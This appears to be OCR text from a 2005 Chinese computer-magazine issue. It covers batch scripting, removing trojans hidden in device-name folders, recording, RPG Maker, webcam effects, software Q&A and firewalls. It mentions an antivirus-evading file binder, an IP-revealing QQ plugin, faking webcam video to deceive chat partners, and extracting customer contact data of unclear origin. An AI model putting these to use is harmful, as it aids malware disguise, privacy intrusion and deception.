:end
exit
```

第二步:将这两个文件放置到硬盘的任意位置,注意AutoName.bat有部分内容需要修改,其中"f:\TextFile.LST"是AutoName.bat生成的文件列表的存放位置,可修改,但应与AutoName.vbs中的路径保持一致,而"f:\AutoName.vbs"则是VBS文件存放的位置,也需要根据实际情况修改。

第三步:执行"autoname.bat 目录名"(不含外侧中文引号,目录名右侧不应含有"\"),如果在当前目录下则无需输入完整路径,这样就完成了文件名的修改。

CF [YY03]

■ 掌柜的

DOS快餐店(十二)

★★★★

终极技能——循环(下)

本文可以帮你学到

- 学会在批处理中使用循环
- 利用循环完成批量任务
- 循环的高级使用技巧

店小二的绝招:用循环打广告

这是DOS快餐店最后一次营业，掌柜的代表本店全体员工感谢大家一直以来的支持(店小二:"不就俩人吗……"掌柜的:"你快给我出来行礼!")。

店小二听掌柜的说快餐店要关门大吉了，就开始提前懈怠了，从网上下载了一大堆免费的网络小说偷偷看了起来，当然结果又是一样的……三分钟后，掌柜的准时出现在店小二背后，铁青的脸强挤出一丝久违的职业微笑，对店小二说:"虽然DOS快餐店告一段落了，但最近我们大家都在筹备新的VBScript快餐店，你却在这儿闲着，就不能为新店开张做点宣传吗?" 豆大的汗珠从店小二的额头上滚下来，幸好使用的是防水键盘，不然……

店小二的头上突然冒出一个电灯泡，何不把自己这些天来整理的一大堆免费小说都放到快餐店的网站上?掌柜的马上说:"很好，可是你这一大堆的文本文件，能不能在每个文件的最后加上一行宣传语呢?"

面对这上百个文本文件，店小二一下子傻了眼，后悔不该提这事，但是想到背后掌柜的脸色，就只好决定拿上次学到的终级技能"循环"来试试运气了。

```
@echo off
for %%f in (*.txt) do (
echo. >> %%f
echo DOS快餐店收集整理 >> %%f
)
```

这个脚本用于在当前目录中遍历所有TXT文件，并用重定向语句将广告信息写入文件最后。简单的循环有时可以帮我们很多忙，当满足循环条件时，批处理就执行do后的语句，但如果每次循环时想同时执行多条语句，则可通过在多条语句外侧加括号的方法来实现。另外，"echo. >> %%f"是要向%%f代表的文件最后写入一个回车，以便于小说正文与广告语句之间的区分。但需要注意的是，"echo"与"."之间不能存有空格。

让循环更强大的催化剂:元素提取

店小二不知从哪儿弄到一大批顾客资料，但资料实在是有点详细的"惊人"，格式如下:

姓名	年龄	单位	性别	电话	个人简介
张三	20	CFan	男	13800000000	我叫张三……
李四	30	Digi	女	13900000000	我叫李四……

在这个顾客资料的文本里，有成千上万条这样的记录。而掌柜的看到这份顾客资料之后，也颇称赞了店小二一番。正当店小二开始飘飘然的时候，掌柜的却又突然严肃起来:"资料确实很详细，但是似乎太详细了，我只需要保留'姓名'和'电话'这两列，你快处理一下，下午就要。"说完给了个样例就转身走了。以下是样例:

张三　　13800000000

李四　　13900000000

Google、百度……店小二几乎试了所有的搜索引擎，可是毫无线索，根本就没有软件能够直接完成这项工作。于是，他偷偷钻进了掌柜的私人书房，找出了那本《批处理高级菜谱》，细细研究之后，试着写出了下面的代码。

```
@echo off
for /f "eol=; tokens=1,5 delims=, " %%i in (custom.txt) do echo %%i %%j >> new.txt
```

在上期的《DOS快餐店》中大家学习了使用参数/L来让for语句支持数字序列，同样地，参数/f实现的功能是让循环支持分离选项。所谓分离，就是将一行文字中通过某种方式(如空格)进行分割的元素分离出来，供循环后的执行代码使用。

"eol=;"是指忽略以分号开头的行，就是说如果某一行如果类似于";张小三……"，那这行将不被循环处理。"tokens=1,5"是指提取分离出来的第1个和第5个元素，"delims=,"是指分割方式，空格和"/"则无需指定，直接作为默认分割符。经过这样分离循环后，一行中的第1个和第5个元素被分别赋值给了变量%%i和%%j，刚才一行资料中的第1个元素是姓名，而第5个元素则是电话，然后再将这两个存有所需元素的变量值追加写入到new.txt中，之所以用追加写入，是因为循环要处理很多行，如果不使用">>"追加在末尾的话，则会覆盖掉上一行循环中写入的数据。

DIY你的DOS菜

上期答案:

1.将1到100的数字按顺序逐个写入num.txt中，每个数字占一行。

```
for /L %%c in (1,1,100) do echo %%c >> num.txt
```

2.将当前目录下的所有文件都加上"dos"前缀，比如1.jpg改名为dos1.jpg。

```
@echo off
for %%f in (*.*) do ren %%f dos%%f
```

CF [YY04]

打狗先看主人 删除设备名木马

★★

■卖咖啡

动网论坛又暴出致命漏洞，许多在自己电脑上架设论坛的用户不幸被黑客入侵并安装了木马。还好几乎每个人都安装了杀毒软件，但为什么有时候找不到木马的所在，或找到了木马却提示无法清除呢？

这就要先从Windows说起，自Windows 9x开始直至现在的Windows XP，Windows一直有个设计缺陷，就是无法使用设备名作为文件/目录名。设备名主要包括aux、com1、com2、prn、con、nul等，感兴趣的读者可以尝试在自己硬盘上新建一个以这些设备名作为名称的文件/目录，试试能否创建。尽管在"设备管理器"中无法创建这类目录，可是使用命令行方式却可以，还记得《DOS快餐店》中介绍的md命令吗？用"md c:\com1\"命令就能在c盘根目录下创建com1目录(注意，"com1"后必须有"\"，否则会提示目录名无效)，黑客有时还会利用这个漏洞隐藏一些以设备名作为文件名的木马程序。

怎样删除这种目录呢？经过测试发现，有两种处理方法，分别针对没有及已经安装此漏洞补丁的系统。

①没有安装漏洞补丁

找到设备名目录所在的目录，如C:\，使用"dir c:\ /x"命令显示8.3文件名，得到设备名子目录的8.3形式的目录名，如"COM1~1"，再用"rd COM1~1 /s"命令删除目录。

②已经安装漏洞补丁

和新建目录时的方法一样，在rd命令的目录参数最后加上"\"，如"rd c:\com1\"(见图)。



CF [YY05]

不装软件，也玩专业录音

★★

■失魂落魄

很多人都爱有事没事吼上两嗓子，有的还会将自己的歌声录制下来，与网友分享。但专业的录音软件不会用，默认的Windows音量调节不够方便，系统自带的“录音机”又连录音时间都有限制。可是用点小技巧，原来不装软件也能玩专业录音。

1.快速选择录音设备

在进行录音时，经常需要设定从某些设备录制声音，Windows默认的录音设备是Microphone，但有时还要用到其他的输入设备(如Linein、Mixed Out等)。通常的做法是双击任务栏上的小喇叭图标，打开“音量控制”程序，然后再通过“选项→属性”进行选择，这种方法不免有些繁琐。其实音量控制程序sndvol32.exe有一个隐藏的/r参数，使用它可以快速打开录音控制面板。可以为其在桌面创建一个快捷方式，右击桌面，选择“新建→快捷方式”命令，然后在命令中输入“%windir%\System32\SNDVOL32.EXE /R”(不含外侧中文引号)，将此快捷方式命名为“选择录音设备”。在需要选择录音设备时，双击桌面上“选择录音设备”快捷方式就能快速打开录音控制面板并选择录音设备了。

小提示

★如果是Windows 98请将“%windir%\System32\SNDVOL32.EXE /R”改为“C:\Windows\SNDVOL32.EXE /R”。

★如果发现录音控制面板上设备较多，在面板上显示不下时，只要按下Ctrl＋S组合键，就能显示所有内容了。

2.热键控制音量

一般的音量控制方式是单击音量图标，在弹出的小窗口中根据需要拖动主音量控制条。如果需要对音量进行小幅度微调，一般在点出主音量小窗口后，用热键“Ctrl＋↑”和“Ctrl＋↓”来分别进行音量的升高和降低。有没有不点击就能控制音量的方法，比如一边玩游戏一边听音乐，如何不退出游戏而直接调节音乐的音量大小呢？试一下这款免费的绿色软件——Edifier EasyVOL吧。

Edifier EasyVOL 小档案

u软件版本:1.0	软件大小:356KB
u软件性质:免费软件	运行环境:Windows 9x/2000/XP
u下载地址:http://www.newhua.com/cfan/200516/edvol.rar	

解压后运行其中的EasyVOL.exe，在屏幕右下角的系统托盘中就会出现一个类似音量调节按钮的图标，点击该图标弹出该软件的主界面，然后点击左侧的“热键设置”(见图1)，在其中可以为音量调节的各个功能分别设置相应的热键，不




图1

过鉴于默认的“Win+↑”可能导致部分游戏退出，建议换成其他的热键。另外，这个软件还提供了几种非常方便的典型音量模式，右击系统托盘图标，选择“应用场景”，然后再根据需要选择其下的四种场景即可。如果经常需要使用热键调节功能，建议右击系统托盘图标后选择“随系统自动启动”(见图2)。




图2

3.给录音机“超频”

Windows自带的录音机很方便，按钮也直观，但却有60秒录音限制，有很多朋友会在60秒到达后再点击录制按钮，但这个点击动作所造成的停顿非常致命，毕竟录歌时是不可能突然停止再继续的。有一个很好的方法可以解决这一问题：

第一步：先不要录入声音，直接打开录音机的录制功能，在60秒到达后，再次点击，直到录音的长度能够容纳你将要录制的歌曲，选择菜单“文件→保存”，将这个“加长版”的WAV文件保存在硬盘上。

第二步：选择菜单“文件→打开”，将刚才保存的WAV文件打开，这时再点击录音按钮，就不会再有60秒时的停顿了。

小提示

用这种“加长版”的WAV文件不可能与后来录制的歌曲完全长短一致，所以在录制结束后，可以选择菜单“编辑→删除当前位置以后的内容”(见图3)，这样WAV文件最后就不会有多余空白了。




图3

CF [YY06]

RPG Maker XP 游戏制作高手进补篇

★★★

■北京　叶壮

2005年第12期《电脑爱好者》介绍了用来自制RPG游戏的软件——RPG Maker XP，由于版面原因，只介绍了一部分功能，这次再来看看它的另外两个实用功能。

2005年第12期《电脑爱好者》介绍了RPG Maker XP的使用方法，相信很多人和我一样为了实现自己DIY游戏的梦想，投入到RPG Maker XP的实践之中。如何做出自己的相对完善的游戏呢？仅凭几个物品的摆放，NPC的对话明显不足。下面就来介绍RPG Maker XP中的两个基本功能——开关及条件分支。

开关:相信大家在游戏中见到过只有达成某些条件，才能够做某事的情况(比如接过任务才能完成任务，有钥匙才能打开宝箱)。这里就要用到开关。

条件分支:即达到某条件即发展剧情A，若没有达到即发展剧情B。这是在很多游戏中常见的操作手法。

完成了对这两个功能的初次见面，就让我们深入其中，开始制作一个涉及这些功能的小游戏。

1.准备场景

第一步:打开RPG Maker XP，新建一个工程。命名并设置其保存路径。

第二步:按照2005年第12期《电脑爱好者》上的方法，制作场景，分别为小屋内(见图1)及小屋外(见图2)。




图1




图2

2.事件制作

现在，我们就要迎来重点，制作下面的剧情。

主角在小屋外与小屋主人NPC谈话，小屋主人允许主角进入小屋并给了主角屋内宝箱的钥匙。进入小屋打开宝箱得到物品。得到物品后与小屋主人对话结束游戏，宝箱只能开一次，开启后钥匙消失，注意门需要主人同意才能打开。剧情简单，却包含不少基础操作。

第一步:门外要有人，进入事件模式。双击小屋外NPC应出现的地方。“角色图片”这里选了046-Grappler01，事件开始条件为“决定键”。双击执行内容中的菱形，点选“显示文章”，输入NPC要说的话“我房间里有一个宝箱，里面的东西可能对你有用，去看看吧。”继续设置显示文章“得到宝箱的钥匙*1”，双击菱形，点选“开关操作”，将该开关操作命名为“0001:主人允许”(当然别的也行)，“操作”设为ON(见图3)。这样就打开了事件“主人允许”的开关。若将其设为其他事件的“出现条件”，则在“主人允许”事件未出现的情况下，该事件不出现。再次设定执行内容，选增减物品，物品选择“宝箱的钥匙”，操作为“增加”，操作数为“常量1”。完成后可以调整NPC是否走动，及走动的速度与频率。如图4所示的就为设置好的样子，现在，准备进屋吧。



图3



图4

第二步:屋子要有门。双击屋子门应出现的地方。“角色图片”在170-DOOR01中选一个合适的。由于在主人未同意的情况下，门应该打不开。所以“执行内容”中仅仅设置文章：“人家没同意就开门，不太合适吧~”。但我们已经得到允许后，门的事件就不应该是打不开的了。所以，单击门的事件中的“新建事件页”一项。进门的事件我们将在此完成。“角色图片”选择门打开的图片。点选“事件出现条件”中“开关”前的小勾。选择“0001:主人允许”为ON时。这样只有“主人允许”ON时，该事件才会发生。发生什么事件呢？当然是场景转移！双击“执行内容”中的菱形，选择第2页的“场所移动”，直接指定到小屋内的门口(见图5)。好了，这样终于完成了剧情的第一句话。



图5

第三步:宝箱的设置。在小屋内双击宝箱应出现的地方。角色图片在174-Chest01中任选。执行内容有“文章:

没有电视也要打游戏机

打游戏机我要“液晶电视”

★★

■郭志虎

如果你喜欢玩游戏机，一定非常渴望在液晶电视上打游戏吧，可是液晶电视昂贵的价格并不是人人都可以接受的。不过，只要使用液晶显示器和电视卡的组合，完全可以代替“液晶电视”了。

由于价格因素，液晶显示器(LCD)与液晶电视相比存在很多不足，比如响应时间，扫描频率等。如果电视卡再选择不好，更会造成用LCD在看电视、打游戏时画面模糊。尤其是在打游戏时，模糊的画面根本没办法让你看清画面上的文字。

如何解决这些问题呢？来看看下面的解决方案吧。


1.为什么在LCD上显示出的效果会很差？

①分辨率太高惹的祸

大多数人都习惯于使用1024×768或更高的分辨率，对于显卡来说，这并不算什么，可是对于那些通过电视卡将画面输出到LCD上的设备就不同了，比如PS2、DVD等，它们都是针对电视来设计的，一旦将信号输出到1024×768的LCD上时，就会出现画面颗粒变粗等现象。

②响应时间也添堵


由于LCD和CRT显示原理不同，所以LCD的响应时间不如CRT短。因此，如果让电视卡直接用CRT的信号输出到LCD上，LCD肯定无法配合如此高的刷新速度，造成画面跳动，如果超出了LCD刷新的频率甚至还会无法显示。



外置USB电视盒，支持AV及S端子

③选好电视卡很重要

我们知道电视卡有两种，一种是外挂式电视盒，不通过主机，只要接上显示器就可以使用。这种电视盒除非说明支持LCD，不然在输出时都难免会出



部分内置电视卡，仅支持S端子

得到回复剂*1”，“文章：失去宝箱的钥匙*1”，“增减物品：回复剂+1”，“增减物品：宝箱的钥匙-1”，“开关操作：0002-宝箱打开 ON”。接着是要把这个箱子做成“一次性”的。单击“新建事件页”，角色图片选择相应的宝箱打开的图片。勾选事件出现条件中的“开关”，选择“0002-宝箱打开”。执行内容为“文章：箱子是空的”(见图6)。



图6

第四步：和主人道别。要从屋子里出去，就要有个场景转移点。在门口制作一个。重新选定主人，“新建事件页”。事件出现条件设为开关“0001-主人允许”ON时。“事件指令”中选择“条件分歧”，选择开关“0002-宝箱打开”值为ON，并勾选“当条件不符合的场合时的设置”(见图7)。“确定”后，要求输入开关“0002-宝箱打开”ON时的事件与开关“0002-宝箱打开”非ON时的事件。ON时，设置为“文章：你拿到了宝物，继续你在RPG Maker XP的冒险吧！”“游戏结束”。除此以外的场合设置为“文章：你还没有拿到宝物么？”(见图8)。



图7



图8

大功告成！赶快测试一下自己的作品，看看是否有漏洞。如果一切正常的话，就打包起来，作为你掌握新技能的见证吧。

其实这些仅仅是RPG Maker XP的一些基础功能而已，但再强大的游戏也需要基础来构建。希望大家努力挖掘软件的妙用，争取早日做出属于自己的经典游戏！

CF [YY07]

现问题。另外一种就是内置或USB式的电视卡（盒），这种电视卡（盒）除可通过显卡支持高分辨率外，还能用软件对信号进行处理加强画质。所以要玩游戏机，就一定要买后面这种电视卡（盒）。

要解决LCD与游戏机的"先天不合"，那么我们只能用"后天"的方法来弥补了。提升画质的方法要从软硬两方面来入手。

2.硬件提升很重要

从硬件上来说，主要是选择一款比较适合的电视卡，另外，就是为游戏机配一根可以提升画质的S端子线。

3.软件解决是关键

要提升LCD的显示画质，我们使用的软件为DScaler。它可以将输出到LCD上的水平线扫描信号转换为高分辨率的倍频信号，从而大大提升了画面的清晰度。

DScaler小档案

u软件版本:4.1.12　　软件大小:2MB
u软件性质:免费软件　　适用平台:Windows 9x/2000/XP
u下载地址:http://www.newhua.com/cfan/200516/DSCALER.rar
u软件备注:①软件安装时会要求安装上网助手及DUDU下载器，请不需要的朋友注意去除勾选。
②由于是通过电脑计算改变画质，因此DScaler对电脑的CPU及内存要求较高。使用软件时，最好不要再使用其他程序。

第一步：安装好电视卡，接好游戏机。打开DScaler，这时会弹出"常规硬件设置"窗口，根据你的配置选择好"处理器速度"，如果你的电脑速度较慢，建议在"缺省选项"下选择"显示所有帧-低抖晃率"，"使用方法"使用默认项，点击"确定"（见图1）。



图1

第二步：从"信号源"菜单中选择电视卡项，然后从菜单中选择"视频→视频输入→SVideo视频"。这时打开游戏机，你就可以看到游戏画面了。



图2

第三步：现在我们要开始调整游戏机画面了，点击菜单中的"反交错→自动插场检测"项，接着再继续勾选"视频（TomsMoComp）"项（见图2）。

第四步：点击"滤镜→ 玛"菜单项，这样画面亮度会有所增加，以弥补LCD的亮度不足。同时我们还可以勾选"滤镜"菜单项下的"锐化"、"降噪（自适应）"项。

小提示

在"滤镜"菜单下有"滤镜设置"选项，这里可以对每个滤镜的效果进一步调整，对于一般人来说使用默认值即可。

现在你再看看游戏机的画面，是不是有了很大的变化？

4.进阶问答篇

问：不少游戏都可以运行在16:9模式下，那么在DScaler上如何实现呢（见图3）？

答：你可以从菜单中选择"纵横比→16:9压缩宽银幕"，就可以切换到16:9宽银幕格式了。



图3

问：我想截取游戏中的画面，请问应该用什么方法？

答：选择菜单中的"操作→捕捉单一静止图片"项，或按L键，就可以完成抓图。抓取的图片自己保存在DScaler的安装目录下，文件扩展名为TIF。如果想设置为其他目录，需要点击"设置→高级设置"菜单项，在弹出窗口左侧选择"静止画面设置"，然后在右侧点击"保存静画路径"，在"数值"下修改路径即可（见图4）。



图4

问：我想录下在游戏中的通关过程，DScaler是如何实现的呢？

答：点击菜单中的"操作→录像→录制"（或按Shift+R），软件会开始进行录像，需要停止时，选择菜单项中的"操作→录像→停止"（或按Shift+S）即可，录制好的视频文件就保存在了软件安装目录下。文件扩展名为AVI，需要录制的是未经压缩的视频，文件体积较大，请确认硬盘有足够的空间。如果你需要修改文件保存的路径，同样需要点击"设置→高级设置"菜单项，在窗口左侧点击"视频转换设置"，在窗口右侧的"保存视频转移文件路径"即可。

CF [YY08]

巧用虚拟摄像头　视频聊天也要有特效

★★★

■河北　黄昏雨

用过E 话通的朋友应该知道，那里提供了很多特殊视频效果，比如面具等，那在其他即时通讯软件中，我们如何实现这个功能呢？

大家有没有想和MM视频，自己却没有摄像头时，好言好语哄了人家半天，MM就是不接受视频邀请，这时该怎么办呢？现在你不必为这个苦恼了，只要用SoftCam，就能解决！而对于有摄像头的朋友，SoftCam也非常有用，它可以为你的摄像头添加动态前景效果。

菜鸟上手篇

可能还有不少读者还不会使用SoftCam，下面就以软件在QQ的设置方法为例，简单介绍一下使用方法。



图1

第一步:从http://www.newhua.com/cfan/200516/SoftCam.rar下载SoftCam，完成安装。

第二步:打开QQ，点击〝菜单〞按钮，选择〝工具→语音视频调节〞，从〝视频设备〞下选择〝Luminositi SoftCam [VFW]〞(见图1)，之后一路点击〝下一步〞完成QQ视频设置即可。

第三步:这时再和其他好友视频时，就会弹出软件窗口(见图2)，点击主窗口中的〝内容〞按钮，双击自己喜欢的内容项即可。



图2

小提示

如果没有弹出窗口，可以右击任务栏的摄像机图标，选择“显示面板”即可。

高手进阶

实例1:默认时，SoftCam一启动会显示汉化作者的一张图片，为了不让其他人识破，需要对其进行修改。

进入软件安装目录，如C:\Program Files\Luminositi\SoftCam1.5\Media\Visual\Still\，该文件夹下保存着一些图片，其中SoftCam.bmp就是软件默认显示的图片，你可以用任意BMP代替该文件。这里建议使用一张全白或全黑的图片代替它，这样再进行视频时，会默认显示白(黑)屏，给你选择〝内容〞的时间。

实例2:怎么让好友看到动态的视频文件呢？

第一步:在SoftCam主界面上点击〝设置〞，点击〝默认背景〞下的三角按钮，选择〝SoftCam屏幕捕捉〞。

小提示

★将光标定位至“默认背景”下的文本框，再点击三角按钮，就可以恢复“没有背景”的状态。

★如果点击三角按钮后，选择“Microsoft WDM Image Capture (Win32)”项，就可以使用软件内置的“内容”动态前景了。

第二步:点击〝内容〞按钮，选择任意内容(见图3)，这时桌面上就会出现SoftCam的屏幕捕捉框。在此区域中的内容也就是捕获窗口里的图像。



图3

小提示

如果你要播放一些视频电影，则需要关闭视频加速:右击桌面空白处，选择“属性”，点击“设置”标签下的“高级”按钮，将“疑难解答”标签下的“硬件加速”设置为“无”。用完后，恢复为“全”即可。

现在，对方就可以在视频窗口中看到〝你〞了。

实例3:摄像头新增添动态前景

第一步:点击〝内容〞按钮，点击〝新内容〞，开始新建内容。需要注意，SoftCam只能建立10个内容，当无法新建时，需要选择不用的内容，用〝删除〞按钮将其删除。



图4

第二步:在〝新内容〞窗口下的〝内容标签〞中输入内容名称，在〝主要显示〞下选择一张背景透明的GIF动画文件，勾选〝背景〞，同时点击三角按钮，选择〝Microsoft WDM Image Capture (Win32)〞项，最后点击〝确定〞即可(见图4)。

小提示

★透明的GIF动画文件在很多视频聊天网站上都有，大家可以搜索找到。你也可以从http://dlc.pconline.com.cn/filedown.jsp?id=62161&dltypeid=1及http://www.newhua.com/cfan/200516/tu.rar两处下载画框及动画文件。

★“背景”可以使用MPG、AVI、ASF等格式的媒体，但不如实例2中的方法简便，无法只显示部分视频。

CF [YY09]

软件版本:2.1
软件大小:906KB
软件性质:免费软件
适用平台:Windows 2000/XP
下载地址:http://www.newhua.com/cfan/200516/msncolor.exe

MSN 文字颜色随心而变:MSN 颜色修改器

问:我平常使用MSN Messenger(以下简称MSN)时，字体颜色总是那几样，请问有没有什么软件可以修改MSN文字的颜色呢?



答:现在的MSN与老版本的QQ相同，都只能使用几种字体颜色。QQ的问题可以用软件解决，MSN同样也可以用名为"MSN颜色修改器"的软件解决。使用软件前要先关闭MSN，然后再运行软件，通过调整不同颜色的滑块，组合出不同的颜色。最后点击"确定"，重启MSN，文字的颜色就会改变了。

制作影片预览图的利器:Image Grabber



软件版本:N/A
软件大小:740KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200516/ImageGrabber.zip

问:前几天我在整理我下载的电影，想为这些电影制作预览图，请问有没有可以自动完成的软件呢?

答:你的问题也是很多电影下载网站站长遇到的问题，你可以试试Image Grabber。这是一款非常实用的截图软件，它能截取视频的多个片断并把它们组合在一张图片上。

这款绿色软件使用很简单，点击"打开"，选择好视频文件(可以是RMVB格式文件，但要安装好解码器)，再通过"保存"按钮设置好保存位置，稍候，软件就会完成视频截取。另外，在截取前，你还可以通过"设置"按钮设置截取后图片的宽度、高度、字体等信息。(conan)

解决乱码问题:乱码察看器

问:我前几天收到了一封E-Mail邮件，不管是把语言切换为简体中文还是繁体中文都没办法显示，请问应该如何解决呢?

答:几乎每个人都收到过乱码邮件，而且在修改语言后还是保持原状的情况，出现这种问题多是因为邮件在传送时，编码出现问题。如果需要解决这个问题，只要使用"乱码察看器"就可以将乱码还原为文字了。

打开软件后，将乱码复制到上侧的窗口，然后点击"解码"或"内码转换"后的按钮，直至下侧窗口显示为正常文字即可。



软件版本:2.60
软件大小:286KB
软件性质:免费软件
适用平台:Windows 2000/XP
下载地址:http://nj.onlinedown.net/soft/12599.htm

新软试用

四川读者孤独一枝: 除了ZoneAlarm、天网等知名防火墙外，现在已经有越来越多的个人或公司开始开发防火墙软件，比如这里要为大家介绍的"小鬼当差"就是其中不错的一款。这款软件是由制作大名鼎鼎的灰鸽子远程控制软件而闻名的灰鸽子工作室制作的。

下载软件，解压缩后直接运行，启动防火墙程序。软件就会自动缩到系统托盘开始工作。在该图标上右击，选择"系统设置"命令可以配置防火墙。我们可以进行下面这些设置。

拦截探测密码等操作:保护系统中所有密码框中的密码不被第三方软件探测取走。

启用键盘钩子防火墙:现在很多木马，都有专门记录键盘操作的钩子插件，该选项可以在程序安装键盘钩子时弹出提示框，让用户选择是否允许继续安装(支持WH_KEYBOARD、WH_JOURNALRECORD类型键盘钩子的拦截)。

启用应用程序防火墙:通过这个选项，当有应用程序要访问网络时都会弹出提示框，让用户选择是否让它连接网络。

启用邮件发送防火墙:有程序发送邮件时就会弹出提示框，让用户选择是否允许继续发送。这样就可以很好地防范那些专门盗窃密码并发送到远程用户信箱的击键程序。



如果你需要对某些应用程序永久通过或禁止通过，则可在"过滤规则"标签下进行设置。

软件版本:1.0
软件大小:563KB
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200516/xgdc.rar

最近更新

Flash Player 8.0 Beta
升级指数:★★★★★

现在还有没有安装Flash Player的系统吗？那么Flash Player 8.0推出了，难道你不想抢先试用一下吗？全新的特效，全新的功能。安装好Flash Player 8.0后，只要打开http://news.onlinedown.net/info/14973-1.htm就可以看到升级后的各种变化了。

下载地址:http://www.macromedia.com/software/flashplayer/public_beta/installers/install_flash_player_8.msi

MSN Messenger 7.5.0160 Beta 简体版
升级指数:★★★

微软推出的聊天软件。MSN Messenger 7.5使用了全新的登录界面，并且加入了类似"QQ呼叫机"的"语音剪辑"功能。

下载地址:http://www.onlinedown.net/soft/37982.htm

腾讯QQ/TM珊瑚虫外挂 4.0 公测版
升级指数:★★★

在QQ中显示IP的外挂。新版本可以使用"如来神掌"更准确地得到对方IP;解决不能发送文件问题，修正登录失败问题。不过，小编在局域网中测试时，出现了无法登录或自动关闭等问题。希望在下一个版本中可以得到解决。


下载地址:http://www.skycn.com/soft/14183.html

试用体验

北京读者U.B.:我前几天用了最新的汉化版的HijackThis，该版本汉化的是1.99.1版，另外汉化作者在打包压缩软件时，还提供了KillBox(删除顽固文件)、CopyLock(删除顽固文件)、Winsock 2(览器劫持修复工具)及Xautorun(去除启动项)等多款实用的免费小工具。加上HijackThis本身提供的修改功能，对于初学者来说，这款软件还是非常实用的。如果你有不会用或是不理解的地方，可以参考软件目录下的帮助文件。

下载地址:http://www.newhua.com/cfan/200516/hijackthis.rar

最佳的本地化工具:PASSOLO



软件版本:5.0
软件大小:12.91MB
软件性质:免费软件
适用平台:Windows 2000/XP
下载地址:http://www.newhua.com/cfan/200516/Passolo.rar

问:我用过《电脑爱好者》以前介绍过的Visual Localize进行汉化，请问有没有更好的软件呢?

答:大家熟知的本地化工具一般是Visual Localize和Language Localizator，这里要为你推荐的是一款名为PASSOLO的软件，它可以对Visual C++、Borland C++和Delphi语言编写的软件进行本地化，支持的文件有EXE、DLL及OCX。这款软件使用简单，利用向导功能，你可以很快上手，而且软件也能自动修正一些错误，非常方便简单。

打开软件，先要设置一个用户名，同时新建方案，完成后软件就会打开主界面。在"字串列表"项下的"来源"处右击，选择"添加源文件"，将需要汉化的文件添加，再双击该文件，就可以在"源列表"窗口，这时你就会感到软件的强大之处，它仅会提取出文件中有用的资源信息，对于影响程序运行的代码部分，你是无法看到的，这时就可以开始进行汉化了。

另外，如果你是进行版本的升级，可以选择菜单中的"字串列表→资源重用"即可，然后再选择以前保存的文件，这样就可以快速完成新版本的汉化，非常方便快捷。完成后按Ctrl+S进行保存即可，非常方便。

制作另类绿色软件:永不查杀的捆绑机



软件版本:1.0
软件大小:392KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200516/CABINET.rar

问:我看《电脑爱好者》介绍过用软件可以制作出只有一个文件的软件，请问还有没有其他的软件呢?

答:你可以试试这款"永不查杀的捆绑机"，这款软件模拟微软的IEXPRESS程序将多个不同类型的文件(如EXE及DLL文件等)捆绑成一个可执行程序。

软件使用很简单，比如，一个可执行文件BBB.EXE需要AAA.DLL才能运行，则先使用"增加文件"添加AAA.DLL，然后再添加BBB.EXE，同时在"安装首次运行"中选择"BBB.EXE"，最后选择好图标，点击"捆绑文件"即可。CF [YY10]

防火墙的大门你到底为谁开？

★★★

■软件DIY

在安装好网络防火墙后，就会不停弹出提示，询问用户应用程序到底应该不应该访问网络，对于高手这当然很好判断，但对于菜鸟应该怎么办呢？

防火墙就像电脑的一道安全门，决定其安全性能的有两个关键设置：一个是合理的IP规则配置，另外就是应用程序规则配置（也就是控制应用程序的网络访问）。对于IP规则来说，一套合理的配置方案可以让所有用户使用，而不必了解其原理。但IP规则对于主动连出的数据传输却难以控制，现在许多反弹端口型木马就是采用服务端主动请求连接客户端的方式进行控制的，使用IP规则就很难对其进行过滤。而通过应用程序规则配置就可以解决这些问题，它可以对应用程序的网络访问进行底层分析拦截。根据应用程序发送和接收的数据类型以及所打开的端口进行规则匹配，从而实现对特定应用程序的数据传输控制，特别是针对一些非法的木马后门程序特别有效。但当防火墙提示有应用程序要求访问网络时，是否允许它访问网络，就需要我们来自行判断，这个程序是正常程序还是非法程序，这对于大部分的菜鸟朋友来说，是一个很难选择的问题。下面笔者就以天网防火墙的程序规则为例，介绍如何对应用程序进行分析判断。

小提示

天网防火墙默认设置下，任何应用程序只要向网络发送或接收数据，都会被天网防火墙首先截获分析，并弹出提示窗口，询问是通过还是禁止该程序访问网络，如果你的天网防火墙从来没有出现过这种提示，可以在天网防火墙主界面中单击“系统设置”按钮，取消“允许所有的应用程序访问网络，并在规则中记录这些程序”选项前的选择标记。

根据程序运行特征判断

1.运行后有无反应

